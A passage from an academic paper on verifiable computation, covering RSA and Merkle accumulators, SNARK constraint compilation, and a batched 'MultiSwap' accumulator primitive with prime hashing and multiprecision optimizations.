Pocklington primality certificates. Let p be a prime, and $r < p$ and a be positive integers. Define $p' = p \cdot r + 1$. Pocklington's criterion [34] states that if $a^{p \cdot r} \equiv 1 \mod p'$ and $\gcd(a^r - 1, p') = 1$, then p' is prime. In this case, we say that (p, r, a) is a *Pocklington witness* for p'.

Pocklington's criterion is useful for constructing primality certificates. For a prime p_n, this certificate comprises

$$\left(p_0, \{(r_i, a_i)\}_{0<i\leq n}\right)$$

where $p_i = p_{i-1} \cdot r_i + 1$. To check this certificate, first verify the primality of the small prime p_0 (e.g., using a deterministic primality test), then verify the Pocklington witness (p_{i-1}, r_i, a_i) for p_i, $0 < i \leq n$. If each r_i is nearly as large as p_i, the bit lengths double at each step, meaning that the total verification cost is dominated by the cost of the final step.

2.1 Accumulators

A *cryptographic accumulator* [17] commits to a collection of values (e.g., a vector, set, or multiset) as a succinct digest. This digest is *binding*, meaning informally that it is computationally infeasible to equivocate about the collection represented by the digest. In addition, accumulators admit succinct proofs of membership and, in some cases, non-membership.

Merkle trees. The best-known vector accumulator is the Merkle tree [90]. To review, this is a binary tree that stores a vector in the labels of its leaves; the label associated with an internal node of this tree is the result of applying a collision-resistant hash H to the concatenation of the children's labels; and the digest representing the collection is the label of the root node.

A membership proof for the leaf at index i is a path through the tree, i.e., the labels of the siblings of all nodes between the purported leaf and the root. Verifying the proof requires computing the node labels along the path and comparing the final value to the digest (the bits of i indicate whether each node is the right or left child of its parent). Updating a leaf's label is closely related: given a membership proof for the old value, the new digest is computed by swapping the old leaf for the new one, then computing the hashes along the path. Merkle trees do not support succinct non-membership proofs.

The cost of verifying k membership proofs for a vector comprising 2^m values is $k \cdot m$ evaluations of H. The cost of k leaf updates is $2 \cdot k \cdot m$ evaluations. Membership proofs and updates cannot be batched for savings.

RSA accumulators. The RSA multiset accumulator [40, 81] represents a multiset S with the digest

$$[\![S]\!] = g^{\prod_{s \in S} H(s)} \in \mathbb{G},$$

where g is a fixed member of an RSA quotient group $\mathbb{G}$ and H is a division-intractable hash function (§2). Inserting a new element s into S thus requires computing $[\![S]\!]^{H(s)}$.

To prove membership of $s \in S$, the prover furnishes the value $\pi = [\![S]\!]^{1/H(s)}$, i.e., a $H(s)$'th root of $[\![S]\!]$. This proof is verified by checking that $\pi^{H(s)} = [\![S]\!]$.

Non-membership proofs are also possible [81], leveraging the fact that $s' \notin S$ if and only if $\gcd(H(s'), \prod_{s \in S} H(s)) = 1$. This means that the Bézout coefficients a, b, i.e., integers satisfying

$$a \cdot H(s') + b \cdot \prod_{s \in S} H(s) = 1$$

are a non-membership witness, since the above implies that

$$[\![S]\!]^b \cdot (g^a)^{H(s')} = g$$

Because a is large and b is small, the proof (g^a, b) is succinct.

Insertions, membership proofs, and non-membership proofs can all be batched [24] via Wesolowski proofs (§2). For example, since $[\![S \uplus \{s_i\}]\!] = [\![S]\!]^{\prod_i s_i}$, computing an updated digest directly requires an exponentiation by $\prod_i s_i$. In contrast, checking the corresponding proof only requires computing and then exponentiating by $\prod_i s_i \bmod \ell$, for ℓ a prime of less than 200 bits. This means that the exponentiation (but not the multiplication) to verify a batch proof has constant size.

2.2 Verifiable computation and SNARKs

Several lines of built systems [13, 15, 16, 21, 32, 47, 49, 61, 79, 96, 106–108, 112, 113, 124] enable the following high-level model.[2] A verifier $\mathcal{V}$ asks a prover $\mathcal{P}$ to convince it that $y = \Psi(x)$, where Ψ is a program taking input x and returning output y. To do so, $\mathcal{P}$ produces a short certificate that the claimed output is correct. Completeness holds with $\varepsilon_c = 0$; soundness holds as long as $\mathcal{P}$ is computationally bounded, with ε_s negligible in a security parameter (§2).

Roughly speaking, these systems comprise two parts. In the *front-end*, $\mathcal{V}$ compiles Ψ into a system of equations $\mathcal{C}(X, Y, Z)$, where X, Y, and Z are (vectors of) formal variables. $\mathcal{V}$ constructs $\mathcal{C}$ such that z satisfying $\mathcal{C}(X = x, Y = y, Z = z)$ exists (that is, the formal variable X is bound to the value x, and so on) if and only if $y = \Psi(x)$. The *back-end* comprises cryptographic and complexity-theoretic machinery by which $\mathcal{P}$ convinces $\mathcal{V}$ that a witness z exists for $X = x$ and $Y = y$.

This paper focuses on compilation in the front-end. We target back-ends derived from GGPR [64] via Pinocchio [96] (including [15, 16, 70]), which we briefly describe below.

[2] The description in this section owes a textual and notational debt to the description in Buffet [116], which works in the same model.

Our work is also compatible with other back-ends, e.g., Zaatar [106], Ligero [2], Bulletproofs [36], Sonic [85], and Aurora [14].[3]

GGPR, Pinocchio and their derivatives instantiate *zero-knowledge Succinct Non-interactive ARguments of Knowledge with preprocessing* (zkSNARKs), which are argument protocols satisfying completeness, knowledge soundness, and zero knowledge (§2),[4] where knowledge soundness and zero knowledge apply to the assignment to Z. In addition, these protocols satisfy *succinctness*: informally, proof length and verification time are both sublinear in $|\mathcal{C}|$ (here, proofs are of constant size, while $\mathcal{V}$'s work is $O(|X|+|Y|)$). These protocols include a preprocessing phase, in which $\mathcal{V}$ (or someone that $\mathcal{V}$ trusts) processes $\mathcal{C}$ to produce a *structured reference string* (SRS), which is used by $\mathcal{P}$ to prove and $\mathcal{V}$ to verify. The cost of the preprocessing phase and the length of the SRS are $O(|\mathcal{C}|)$. The cost of the proving phase is $O(|\mathcal{C}|\log|\mathcal{C}|)$ in time and $O(|\mathcal{C}|)$ in space (i.e., prover RAM).

The system of equations $\mathcal{C}(X,Y,Z)$ is a *rank-1 constraint system* (R1CS) over a large finite field $\mathbb{F}_p$. An R1CS is defined by three matrices, $A,B,C \in \mathbb{F}_p^{|\mathcal{C}|\times(1+|X|+|Y|+|Z|)}$. Its satisfiability is defined as follows: for W the column vector of formal variables $[1,X,Y,Z]^\intercal$, $\mathcal{C}(X,Y,Z)$ is the system of $|\mathcal{C}|$ equations $(A\cdot W)\circ(B\cdot W) = C\cdot W$, where $\circ$ denotes the Hadamard (element-wise) product. In other words, an R1CS $\mathcal{C}$ is a conjunction of $|\mathcal{C}|$ constraints in $|X|+|Y|+|Z|$ variables, where each constraint has the form "linear combination times linear combination equals linear combination."

These facts outline a computational setting whose costs differ significantly from those of CPUs. On a CPU, bit operations are cheap and word-level arithmetic is slightly more costly. In an R1CS, addition is free, word-level multiplication has unit cost, and bitwise manipulation and many inequality operations are expensive; details are given below.

Compiling programs to constraints. A large body of prior work [13, 16, 32, 79, 96, 106–108, 115, 116] deals with efficiently compiling from programming languages to constraints.

An important technique for non-arithmetic operations is the use of *advice*, variables in Z whose values are provided by the prover. For example, consider the program fragment `x != 0`, which cannot be concisely expressed in terms of rank-1 constraints. Since constraints are defined over $\mathbb{F}_p$, this assertion might be rewritten as $X^{p-1} = 1$, which is true just when $X \neq 0$ by Fermat's little theorem. But this is costly: it requires $O(\log p)$ multiplications. A less expensive way to express this constraint is $Z\cdot X = 1$; the satisfying assignment to Z is $X^{-1} \in \mathbb{F}_p$. Since every element of $\mathbb{F}_p$ other than 0 has a multiplicative inverse, this is satisfiable just when $X \neq 0$.

Comparisons, modular reductions, and bitwise operations make heavy use of advice from $\mathcal{P}$. For example, the program fragment `y = x1 & x2`, where `x1` and `x2` have bit width b and `&` is bitwise AND, is represented by the following constraints:

$$\begin{aligned}
Z_{1,0} + 2\cdot Z_{1,1} + \ldots + 2^{b-1}\cdot Z_{1,b-1} &= X_1\\
Z_{2,0} + 2\cdot Z_{2,1} + \ldots + 2^{b-1}\cdot Z_{2,b-1} &= X_2\\
Z_{3,0} + 2\cdot Z_{3,1} + \ldots + 2^{b-1}\cdot Z_{3,b-1} &= Y\\
Z_{1,0}\cdot(1-Z_{1,0}) &= 0\\
&\ldots\\
Z_{1,b-1}\cdot(1-Z_{1,b-1}) &= 0\\
Z_{2,0}\cdot(1-Z_{2,0}) &= 0\\
&\ldots\\
Z_{2,b-1}\cdot(1-Z_{2,b-1}) &= 0\\
Z_{1,0}\cdot Z_{2,0} &= Z_{3,0}\\
&\ldots\\
Z_{1,b-1}\cdot Z_{2,b-1} &= Z_{3,b-1}
\end{aligned}$$

Here, the variables $Z_{1,0}\ldots Z_{1,b-1}$ contain a purported bitwise expansion of X_1, and likewise $Z_{2,0}\ldots Z_{2,b-1}$ and $Z_{3,0}\ldots Z_{3,b-1}$ for X_2 and Y, respectively. The first three constraints ensure that the assignment to Z meets this requirement provided that each $Z_{i,j}$ is assigned either 0 or 1; the remaining constraints ensure the latter. This operation is known as *bit splitting*; its cost for a b-bit value is $b+1$, so the above program fragment costs $3\cdot b+3$ constraints in total. Comparisons and modular reductions also require bit splitting.

Compiling conditionals to constraints requires expanding all branches into their corresponding constraints and selecting the correct result. Loops are similar; loop bounds must be statically known. For example, the program fragment

```
if (x1 != 0) { y = x2 + 1 } else { y = x2 * 3 }
```

compiles to the constraints

$$Z_1\cdot X_1 = Z_2 \quad (1)$$
$$Z_3\cdot(Z_2-1) = 0 \quad (2)$$
$$(1-Z_3)\cdot X_1 = 0 \quad (3)$$
$$(1-Z_3)\cdot(Y-X_2-1) = 0 \quad (4)$$
$$Z_3\cdot(Y-3\cdot X_2) = 0 \quad (5)$$

This works as follows: if $X_1 = 0$, $Z_2 = 0$ by (1), so $Z_3 = 0$ by (2) and $Y = X_2+1$ by (4). Otherwise, $Z_3 = 1$ by (3), so $Z_2 = 1$ by (2), $Z_1 = X_1^{-1}$ by (1), and $Y = 3\cdot X_2$ by (5).

Multiprecision arithmetic. xJsnark [79] describes techniques for compiling multiprecision arithmetic to efficient constraint systems. In brief, large integers are represented as a sequence of *limbs* in $\mathbb{F}_p$. The limb width, b_l, is defined such

[3] We do not target STARK [11] (which uses a different $\mathcal{C}$ representation) or systems built on GKR [67] and CMT [47], e.g., vRAM [124], Hyrax [117], and Libra [122] (which restrict $\mathcal{C}$ in ways this work does not comprehend).

[4] We do not target zero-knowledge applications in this work, but our techniques may be applicable in that setting when combined with prior zero-knowledge approaches for RSA accumulators [40]; this is future work.

that a b-bit number a is represented as $\eta = \lceil b/b_l \rceil$ limbs $\{\hat{a}_i\}$, where $a = \sum_{i=0}^{\eta-1} \hat{a}_i \cdot 2^{b_l \cdot i}$. For correctness, the compiler must track the maximum value of each number and ensure that $\mathcal{C}$ contains constraints that encode a sufficient number of limbs.

Multiprecision operations rely heavily on advice from $\mathcal{P}$. At a high level, $\mathcal{P}$ supplies the result of a multiplication or addition, and the compiler emits constraints to check that result. Subtractions and divisions are checked by verifying the inverse addition or multiplication, respectively. xJsnark describes a range of optimizations that reduce the required number of constraints. We leave details to [79], because they are not necessary to understand our further optimizations (§4.3).

Random-access memory

Programs that make use of RAM—in particular, programs whose memory accesses depend on the input, and thus cannot be statically analyzed—present a challenge for compiling to constraints. Prior work demonstrates three solutions. We now describe each, and compare costs and functionality below.

Linear scan. The most direct approach to emulating RAM in constraints is to perform a linear scan [79, 96]. Concretely, $Y = \mathsf{LOAD}(Z)$ compiles to a loop that scans through an array, comparing the loop index to Z and, if they match, setting Y to the corresponding value. (STORE is analogous.)

The Pantry approach. In Pantry [32], the authors borrow a technique from the memory-checking literature [20] based on Merkle trees [90] (see also §2.1). In particular, Pantry stores the contents of RAM in the leaves of a Merkle tree whose root serves as ground truth for the state of memory.

For a LOAD, $\mathcal{P}$ furnishes advice comprising a purported value from memory, plus a Merkle path authenticating that value. The corresponding constraints encode verification of the Merkle path, i.e., a sequence of hash function invocations and an equality check against the Merkle root. For a STORE, $\mathcal{P}$ furnishes, and the constraints verify, the same values as for a LOAD. In addition, the constraints encode a second sequence of hash function invocations that compute a new Merkle root corresponding to the updated memory state.

The BCGT approach. Ben-Sasson et al. [12] introduce, and other work [13, 16, 79, 116] refines, an approach building on the observation [3] that one can check a sequence of RAM operations using an *address-ordered transcript*, i.e., the sequence of RAM operations sorted by address accessed, breaking ties by execution order. In such a transcript, each LOAD is preceded either by the corresponding STORE or by another LOAD from the same address; correctness of RAM dictates that this LOAD should return the same value as the preceding operation. (A LOAD from an address to which no value was previously stored returns a default value, say, 0.)

Leveraging this observation, correctness of memory operations is compiled to constraints as follows. First, every access to memory appends a tuple $(\mathsf{IDX}_i, \mathsf{OP}_i, \mathsf{ADDR}_i, \mathsf{DATA}_i)$ to an *execution-ordered transcript*; here, $\mathsf{IDX}_i = i$ is the index of the memory operation and OP_i is either LOAD or STORE. Then $\mathcal{P}$ furnishes a purported address-ordered transcript $\mathcal{T}$, and the constraints check its correctness by ensuring that (1) transcript $\mathcal{T}$ is a permutation of the execution-ordered transcript, (2) each sequential pair of entries in transcript $\mathcal{T}$ is indeed correctly ordered, and (3) each sequential pair of entries in transcript $\mathcal{T}$ is *coherent*, i.e., each LOAD returns the value of the previous STORE (or the default if no such STORE exists). Check (1) is implemented with a *routing network* [18, 118].

Costs and functionality. Roughly speaking, for tiny memories linear scan is cheapest; otherwise, BCGT-style RAM is.[5] In more detail, assume a memory of size 2^m, accessed k times. For a linear scan, each RAM operation costs $O(2^m)$ constraints. (i.e., 2^m copies of constraints encoding conditional assignment). For Pantry, each LOAD entails m copies of constraints encoding a collision-resistant hash function and each STORE entails $2m$ such copies, where such hash functions entail a few hundred to a few thousand constraints (§6; [15, 32, 79]). For BCGT, each RAM operation costs $O(\log k)$ constraints for the routing network, $O(m)$ constraints for address comparison, and $O(1)$ constraints for coherence checking, all with good constants [116, Fig. 5].

Although Pantry-style RAM is costly, it offers functionality that the other two do not: the ability to pass the full state of a large RAM from one computation to another. Pantry accomplishes this by including in X the Merkle root corresponding to the initial RAM state; this has constant size (usually one element of $\mathbb{F}_p$). In contrast, BCGT and linear scan would both require 2^m values in X for a 2^m-sized RAM; as discussed above, this would incur 2^m cost for $\mathcal{V}$ in verification. (Prior work [15, 16] uses this approach to *partially* initialize RAM.)

3 Swap sequences via batched operations

In this section, we define a new primitive, which we call MultiSwap, that exposes a sequential update semantics for RSA accumulators (§2.1). MultiSwap takes an accumulator and a list of pairs of elements, removing the first element from each pair and inserting the second. The key property of this primitive is that it is defined in terms of *batched* insertions and removals. In Section 4, we show how these batched operations are efficiently implemented as a system of constraints (§2.2).

In more detail, let S and S' be multisets, and let $(x_1, y_1), \ldots, (x_n, y_n)$ be a sequence of operations, called *swaps*, that replaces each x_i by y_i *in order*: (x_1, y_1) applied to S produces some new set $S_1 = S \boxminus \{x_1\} \uplus \{y_1\}$; then (x_2, y_2) applied to S_1 produces $S_2 = S_1 \boxminus \{x_2\} \uplus \{y_2\}$, etc. Our goal is to verify that when the above sequence is applied to S, the result

[5] An exception is a computation with an enormous number of memory accesses where Pantry would win. But the number of accesses to reach this asymptote is well beyond the reach of practical proof systems.

is $S' = S_n$. Recall from Section 2.1 that RSA accumulators admit efficient *batched* insertions (deletions are analogous; §4). Our question is: how can we use this *un-ordered* primitive to implement one with *ordered* semantics?

Consider the following naïve solution: first verify the deletions, then verify the insertions. In other words, verify that there exists some S_{mid} such that $S \boxminus \{x_i\} = S_{\text{mid}}$ and $S_{\text{mid}} \uplus \{y_i\} = S'$. The problem with this approach is that it does not permit certain valid sequences, i.e., those in which a later swap deletes an item inserted by an earlier swap. (To see why, notice that S_{mid} only exists if all $x_i \in S$.)

Instead, our solution first verifies all the insertions, and then verifies all the deletions, irrespective of the order in which the operations are listed. In other words, it verifies the predicate

$$\exists S_{\text{mid}} : \quad S \uplus \{y_i\} = S_{\text{mid}} \quad \wedge \quad S_{\text{mid}} \boxminus \{x_i\} = S' \qquad (6)$$

(Note that $S_{\text{mid}} \boxminus \{x_i\} = S'$ is equivalent to $S' \uplus \{x_i\} = S_{\text{mid}}$.) Intuitively, Equation (6) holds just when each element of an unordered multiset of swaps $\{(x_i, y_i)\}$ can be applied to S *in some order* to produce S'. As we discuss below, this multiset may include *cycles*, subsets of swaps that have no net effect.

We now give a precise semantics for MultiSwap. Let $\mathsf{MultiSwap}(S, \sigma, S')$ denote the predicate that holds just when Equation (6) is satisfied. Let σ denote an unordered multiset of swaps $\{(x_i, y_i)\}$. A swap (x_i, y_i) is *valid* for $S^\star$ if $x_i \in S^\star$. We say that σ is *sequentially consistent* with respect to S if there exists some ordering on σ such that all swaps are valid when applied in that order starting from S. Furthermore, we say that σ *produces* S' *from* S if S' is the product of such an application order to S, and we say that σ^c is a *cycle* if it comprises $\{(c_0, c_1), (c_1, c_2), \ldots, (c_n, c_0)\}$.

Lemma 1. $\mathsf{MultiSwap}(S, \sigma, S')$ *holds if and only if there exist any number of cycles* σ_i^c *and cycle-free* $\sigma' \subseteq \sigma$ *such that* $\sigma = \sigma' \uplus \biguplus_i \sigma_i^c$, σ' *is sequentially consistent with respect to* S, *and* σ' *produces* S' *from* S.

The proof of Lemma 1 is in Appendix A. Section 5 applies MultiSwap to problems that need sequential semantics for batched verifiable state updates.

4 Batched operations from constraints

In the previous section we described how the MultiSwap primitive is built from batched insertions and removals. In this section we describe these batched operations, the primitives that they are built on, and how those primitives are implemented as a set of constraints $\mathcal{C}$ (§2.2).

Recall (§2.1) that RSA accumulators support batched insertions through an interactive protocol whose final check is

$$Q^\ell \cdot [\![S]\!]^{\prod_i H_\Delta(y_i) \bmod \ell} = [\![S \uplus \{y_i\}]\!] \qquad (7)$$

where $[\![\cdot]\!]$ denotes a digest; S, the initial multiset; ℓ, a random prime challenge; $\{y_i\}$, the inserted elements; H_Δ, a division-intractable hash function; and Q, a witness from $\mathcal{P}$. Removing elements $\{x_i\}$ is similar, except that $S \boxminus \{x_i\}$ is regarded as the initial multiset and S the final one.[6]




Figure 1: Insertion proof verification procedure (§4), which checks that Q is a valid Wesolowski proof (§2) for the exponentiation $[\![S']\!] = [\![S]\!]^{\prod_i H_\Delta(y_i)}$ on challenge ℓ. To do so, it computes $\ell = H_p(y_1, \ldots, y_k)$ (purple box, bottom left), computes $\prod_i H_\Delta(y_i) \bmod \ell$ (red and blue boxes, top), computes the LHS of the verification equation (cyan boxes, bottom right), and checks that equation (black box, bottom right). H_Δ is a division-intractable hash function (§4.2), H_p is a hash to a prime (§4.1), and G is an RSA quotient group (§2).

To instantiate this interactive protocol in constraints, we apply the Fiat-Shamir heuristic [55], i.e., $\mathcal{C}$ computes the challenge ℓ by hashing all of the inputs to the protocol.[7] Figure 1 illustrates the insertion proof's verification procedure. MultiSwap requires two proofs (one for insertion and one for removal); for this purpose, we hash all inputs to both proofs to derive a common challenge, as is standard [50].

In the rest of this section we explain how to efficiently implement the blocks of Figure 1 in constraints. In particular, we explain how to implement H_p, the prime hash function used to compute ℓ (§4.1) and H_Δ, the division-intractable hash function used to hash each element (§4.2). We also describe optimizations for multiprecision operations (§4.3). Finally, we discuss $\mathcal{P}$'s cost for generating the witness input Z to $\mathcal{C}$ (§2.2), notably, the digests $S \uplus \{y_i\}$ and $S \boxminus \{x_i\}$ and the corresponding witnesses Q for insertion and removal (§4.4).

[6] Proofs of non-membership (§2.1) use similar primitives; we do not discuss them in detail because they are not necessary for MultiSwap.

[7] This requires that we model the concrete hash function that outputs ℓ as a random oracle [8]; similar assumptions are common in practice.

4.1 Hashing to primes

The hash function H_p (Fig. 1) generates the challenge ℓ used in the Wesolowski proofs of batch insertion and removal. These proofs are sound when $\mathcal{P}$ has negligible probability of guessing the factors of ℓ before evaluating H_p [120]. In the non-interactive setting, one way to ensure this is by choosing ℓ at random from the first $2^{2\lambda}$ primes (Fn. 1, §2). In our context, however, a more efficient approach is for H_p to output slightly larger primes that are guaranteed by construction to have 2λ bits of entropy.[8] Soundness is identical.

In standard settings (i.e., outside of constraints), a typical approach (§8) for hashing to a random prime is rejection sampling. Here, the input is fed to a collision-resistant hash whose output seeds a pseudorandom generator (PRG), then the PRG's outputs are tested in sequence until a prime is found. Verifying correct execution requires, at the very least, testing primality of the purported output. This is typically done with a probabilistic primality test like Miller-Rabin [98]. Such tests, however, generally require many iterations for soundness, where each iteration involves an exponentiation modulo the prime being tested. This would be far too costly if implemented directly in constraints.

Instead, we take advantage of advice from $\mathcal{P}$ (§2.2). At a high level, $\mathcal{P}$ helps to recursively construct a Pocklington certificate (§2) for H_p's output, where each intermediate prime p_i is the result of hashing H_p's input. (This is related to prior approaches; see §8.) This strategy is economical when implemented in constraints, because it uses very little pseudorandomness and requires only *one* exponentiation modulo the resulting prime, plus a few smaller exponentiations.

We now describe the recursive step used to construct p_i from p_{i-1}. Further below, we describe the base case and give implementation details. Recall (§2) that a Pocklington witness for p_i comprises (p_{i-1}, r_i, a_i) such that $p_i = p_{i-1} \cdot r_i + 1$. (If p_i is prime, some a_i must exist.) Notice that, given p_{i-1}, one can find p_i by testing candidate r_i values until $p_{i-1} \cdot r_i + 1$ is prime. To implement this in constraints, we let $r_i = 2^{b_{n_i}} \cdot h_i + n_i$, where n_i is a b_{n_i}-bit number provided by $\mathcal{P}$ as advice and h_i is a b_{h_i}-bit pseudorandom number (we discuss its generation below). $\mathcal{P}$ furnishes a corresponding a_i and $\mathcal{C}$ includes constraints that compute p_i and r_i, and check the witness.

The base case is $p_0 = 2^{b_{n_0}} \cdot h_0 + n_0$, for h_0 a pseudorandom number and n_0 supplied by $\mathcal{P}$. We fix $b_{n_0} + b_{h_0} = 32$, i.e., $p_0 < 2^{32}$, and the constraints test primality of p_0 using a deterministic 3-round Miller-Rabin test that works for all values up to 2^{32} [73]. This test requires 3 exponentiations modulo p_0 with exponents less than 32 bits; these are inexpensive.

We choose bit widths b_{n_i} such that a valid n_i exists with overwhelming probability, then choose b_{h_i} subject to the constraint that $b_{h_i} + b_{n_i} < \log p_{i-1}$, which ensures that $r_i < p_{i-1}$ as required (§2). The entropy of each p_i is $\sum_{j=0}^{i} b_{h_j}$; four rounds suffice for 256 bits of entropy using the parameters listed in Figure 2. $\mathcal{C}$ generates h_i by hashing the input to H_p with a hash function H modeled as a random oracle.

Iteration, i	0	1	2	3	4
max. p_i bitwidth	32	63	124	245	322
b_{h_i}	21	20	49	108	63
b_{n_i}	11	11	12	13	14

Figure 2: Bitwidths for recursive primality proofs in our system. While the b_{h_i} sum to 261, there are only 256 bits of entropy because each h_i has its high bit fixed to 1 (§4.1).

Each iteration yields a prime approximately twice as wide as the prior iteration's; meanwhile, the cost of each iteration is dominated by an exponentiation. This means that our approach has cost less that that of two exponentiations modulo the final prime. In contrast, using Miller-Rabin to check a 264-bit prime (which has roughly 256 bits of entropy) would require 80 exponentiations modulo that prime to give $\approx 2^{-80}$ probability of outputting a composite (because Miller-Rabin is a probabilistic primality test). Our approach thus saves more than an order of magnitude and provably outputs a prime.

One final optimization is to force the most significant bit of each h_i to 1; this establishes a lower bound on each p_i and on ℓ (which is the final p_i). As we discuss in Section 4.3, having this lower bound reduces the cost of modular reductions. The tradeoff is a small loss in entropy, namely, 1 bit per iteration. Even so, four rounds suffice to produce a 322-bit prime[9] with 256 bits of entropy.

4.2 Division-intractable hashing

Coron and Naccache show [48] that a hash function H that outputs sufficiently large integers is division intractable when modeled as a random oracle. Informally, this is because in any randomly-selected set of large (say, 2000 bit) numbers, each element has a *distinct*, moderately sized (say, 200 bit) prime factor with high probability.

Security of this hash function rests on the fact that the density of integers in the interval $[0, \alpha)$ with factors all less than μ approaches $\beta^{-\beta+o(1)}$ as $\alpha \to \infty$, where $\beta = \frac{\log \alpha}{\log \mu}$. We conjecture that this density also holds for a large interval around α, namely, $[\alpha, \alpha + \alpha^{1/8})$. (This is closely related to a conjecture on which the elliptic curve factorization method relies; there, the interval is $[\alpha - \sqrt{\alpha}, \alpha + \sqrt{\alpha}]$ [71].)

Our hash function is defined as follows: let Δ be a public 2048-bit integer chosen at random, and let H be a hash function with codomain $[0, 2^{256})$ with 128-bit collision resistance. Then $H_\Delta(x) = H(x) + \Delta$. Security of this construction follows from the analysis of [48] in the random oracle model,

[8] In this section, we use entropy to mean (the negative logarithm of) $\mathcal{P}$'s probability of guessing the correct value, i.e., the guessing entropy.

[9] Even though the prime ℓ comprises only 322 bits, $\mathcal{C}$ represents it with 352 (Fig. 3), which is the next multiple of the limb width b_l (32 bits; §2.2).

assuming the conjecture stated above. Concretely, we conjecture that an adversary making q queries to H_Δ has probability roughly $q \cdot 2^{-128}$ of breaking division intractability.

H_Δ's advantage over prior work is that its implementation in constraints is much smaller. The system parameter Δ is baked into the constraints, and the only dynamic values to compute are the base hash $H(x)$ and the sum $H(x)+\Delta$; using known techniques [79], this sum is inexpensive. Moreover, since all hashes must be reduced modulo the challenge ℓ (Eq. (7)) and $H_\Delta(x) \bmod \ell = (H(x) + (\Delta \bmod \ell)) \bmod \ell$, the (costly) reduction $\Delta \bmod \ell$ can be checked once in the constraints and the result can be re-used for each $H_\Delta(x)$. We note that while this approach gives smaller $\mathcal{C}$ than hashing to primes (because H_Δ and modular reductions are cheaper), it increases $\mathcal{P}$'s work (because H_Δ's bit length is longer; §4.4).

4.3 Multiprecision arithmetic optimizations

We describe two optimizations for multiprecision arithmetic in constraints, building on ideas described in Section 2.2.

Computing greatest common divisor. We observe that addition and multiplication checks can be leveraged to verify a statement $\gcd(x,y) = d$ by checking three equations over $\mathbb{Z}$:

$$\begin{aligned} &\exists a, b && a \cdot x + b \cdot y = d \\ &\exists x' && x' \cdot d = x \\ &\exists y' && y' \cdot d = y \end{aligned} \tag{8}$$

In constraints, the existential variables above correspond to advice provided by $\mathcal{P}$. Verifying coprimality ($\gcd(x,y) = 1$) reduces to condition (8), i.e., materializing the multiplicative inverse of x modulo y. We use this simplification in Section 4.1 to verify a Pocklington witness (§2).

Optimizing division and modular reduction. Prior work implements division and modular reduction for a dividend x and divisor d by having the prover provide, as advice, the quotient q and remainder $r < d$ such that $x = q \cdot d + r$; this equality is then checked with multiprecision arithmetic (§2.2). For correctness, $\mathcal{C}$ must enforce upper bounds on the bit widths of q and r via bit splitting (§2.2), which requires as many constraints as the sum of the bit widths of q and r.

Since r can range from 0 to $d-1$, its width is just that of d. The width of q, however, is slightly more subtle. Since q's value is $\lfloor x/d \rfloor$, a conservative choice is to assume q is as wide as x. But this choice is imprecise: q is only as wide as $\lceil \log_2 (\lfloor x_{\max}/d_{\min} \rfloor) \rceil$, where $x_{\max}$ denotes x's maximum possible value, and $d_{\min}$ denotes d's minimum possible value. (Intuitively, this is because q is small when d is large.)

As in prior work [79], our system uses a dataflow analysis to track the maximum value of each number, in order to determine the required representation size. To bound q's width more tightly using the above expression, we augment this dataflow analysis to also track *minimum* values.

4.4 Optimizing the cost of advice generation

The prior sections have treated $\mathcal{P}$ as an advice oracle. We now discuss $\mathcal{P}$'s cost in computing this advice. Prior work [116, 121] shows that $\mathcal{P}$'s (single-threaded) cost per constraint is $\approx$100 μs or more (this includes, e.g., an elliptic curve point multiplication per constraint [16, 64, 70, 96]). Computing most advice values—including for multiprecision operations and prime hashing—is negligible by comparison. Possible exceptions are the witnesses for Wesolowski proofs (§2) used by batch insertion and removal operations (§2.1). (Recall that one of each operation is required for a MultiSwap; §3.)

The witness for a batch insertion $[\![S \uplus \{y_i\}]\!] = [\![S]\!]^{\prod_i H_\Delta(y_i)}$ is the value $[\![S]\!]^{\lfloor (\prod_i H_\Delta(y_i))/\ell \rfloor}$. This exponent has length $\approx 2048 \cdot k$ bits for k elements inserted. In microbenchmarks, GMP [66] computes a 2048-bit exponentiation modulo a 2048-bit N in $\approx$2.5 milliseconds (i.e., roughly 25$\times$ $\mathcal{P}$'s per-constraint proving cost), so computing this value costs roughly the same as $25 \cdot k$ constraints, which is inconsequential (§5, Fig. 3).

Batch removal is much more expensive. To prove that removing the elements $\{x_i\}$ from the multiset S yields a new multiset S', $\mathcal{P}$ must prove that $[\![S]\!] = [\![S']\!]^{\prod_i H_\Delta(x_i)}$, where

$$[\![S']\!] = [\![S \boxminus \{x_i\}]\!] = g^{\prod_{s \in S \boxminus \{x_i\}} H_\Delta(s)} \tag{9}$$

No known method for computing $[\![S']\!]$ is faster than directly evaluating this expression because the order of $\mathbb{G}$ is unknown (recall that this computation is in $\mathbb{G} = \mathbb{Z}_N^\times / \{\pm 1\}$ where N has unknown factorization; §2). Meanwhile, this exponent has bit length $\approx 2048 \cdot M$, for M the *total size* of the multiset S', i.e., it costs roughly the same as $25 \cdot M$ constraints. (As discussed in the prior paragraph, given $[\![S']\!]$ it is inexpensive to compute the witness for batch removal, namely, $[\![S']\!]^{\lfloor (\prod_i H_\Delta(x_i))/\ell \rfloor}$).

Even for large accumulators, this cost may be reasonable: as we show in Section 7, MultiSwap can easily save tens of millions of constraints compared to Merkle trees. On the other hand, proof generation can be parallelized [121], whereas at first glance the exponentiation in (9) appears to be strictly serial [22, 101]. We observe, however, that since g is fixed, a pre-computation phase can be used to sidestep this issue [33]. Specifically, for some upper bound 2^m on the maximum size of the accumulator, the above exponent is at most $2^{2048 \cdot 2^m}$, so pre-computing the values $g_i = g^{2^{i \cdot 2^m}}$, $0 \le i < 2048$ (via successive squaring) turns the above exponentiation into a 2048-way multi-exponentiation [91] (which can be computed in parallel): for each g_i, the exponent is a 2^m-bit chunk of the value $\prod_{s \in S \boxminus \{x_i\}} H_\Delta(s)$. Further parallelism is possible simply by computing more g_i with closer spacing.

